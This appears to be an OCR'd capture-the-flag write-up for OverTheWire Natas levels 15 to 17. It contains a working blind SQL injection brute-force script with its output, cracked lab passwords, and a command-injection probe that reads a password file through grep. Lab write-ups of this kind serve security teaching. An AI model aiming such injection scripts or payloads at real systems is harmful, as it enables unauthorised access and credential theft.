
17 July,24



Go to inspect, after index.php add**: ?debug=test** and add **?** after link in browser, put username

"test" and check existence to get the query:

17 July,24



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
19:52
natas15.natas.labs.overthewi
natas15.natas.labs.overthewire.org?
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS15
Username: test
Check existence
SUBMIT TOKEN
View sourcecode
Inspector
Console
Debugger
Network
Style Editor
Performance
Search HTML
<html>
<head></head>
<body>
<h1>natas15</h1>

::before
<form method="POST" action="index.php?debug=test"></form>

::after

 event
</body>
</html>
html body div#content
Filter Styles
:hov .cls
Pseudo-elements
This Element
element inline
level.css:18
#content {
position: relative;
width: 500px;
padding: 50px;
Layout
Computed
Changes
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model
position 0
margin 0
border 0
padding 50
500×81
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24



Now we check password for natas16 as username and password by using like command to find password matching specific words starting or ending with it. By bruteforce attack I will find the password for natas16: making a python file and write this code:

```
import requests
from string import ascii_lowercase, ascii_uppercase, digits
```


17 July,24

```
characters = ascii_lowercase + ascii_uppercase + digits
base_username = "natas15"
base_password = "SdqIqBsFcz3yotlNYErZSZwblkm0lrvx"
url = "http://natas15.natas.labs.overthewire.org"
password = ""

while len(password) < 32:
    for char in characters:
        print('Trying ' + char)
        response = requests.post(url,
                                 data={"username": f'natas16" AND binary password LIKE "{password +
char}%" #'},
                                 auth=(base_username, base_password))

        content = response.text
        if 'This user exists' in content:
            password += char
            print(password)
            break
```


This code will generate password for natas16 checking for uppercase lowercase alphabets and

digits once its completed we get the 32 letter password that will be required password:

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
20:53
silentspectre@kali: ~
File Actions Edit View Help
Trying p
Trying q
Trying r
Trying s
Trying t
Trying u
Trying v
Trying w
Trying x
Trying y
Trying z
Trying A
Trying B
Trying C
Trying D
Trying E
Trying F
Trying G
hPkjKYviLQctEW33QmuXL6eDVfMW4sG
Trying a
Trying b
Trying c
Trying d
Trying e
Trying f
Trying g
Trying h
Trying i
Trying j
Trying k
Trying l
Trying m
Trying n
Trying o
hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
Password found: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
(silentspectre㉿kali)-[~]
$
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Natas Level 16 → Level 17

Username: natas17


URL: http://natas17.natas.labs.overthewire.org

17 July,24



We inject something in place of **key.** We check this command **grep b /etc/natas_webpass/natas17** to see if b is part of password or not if it is it returns nothing and I got nothing means b is in the password:

17 July,24



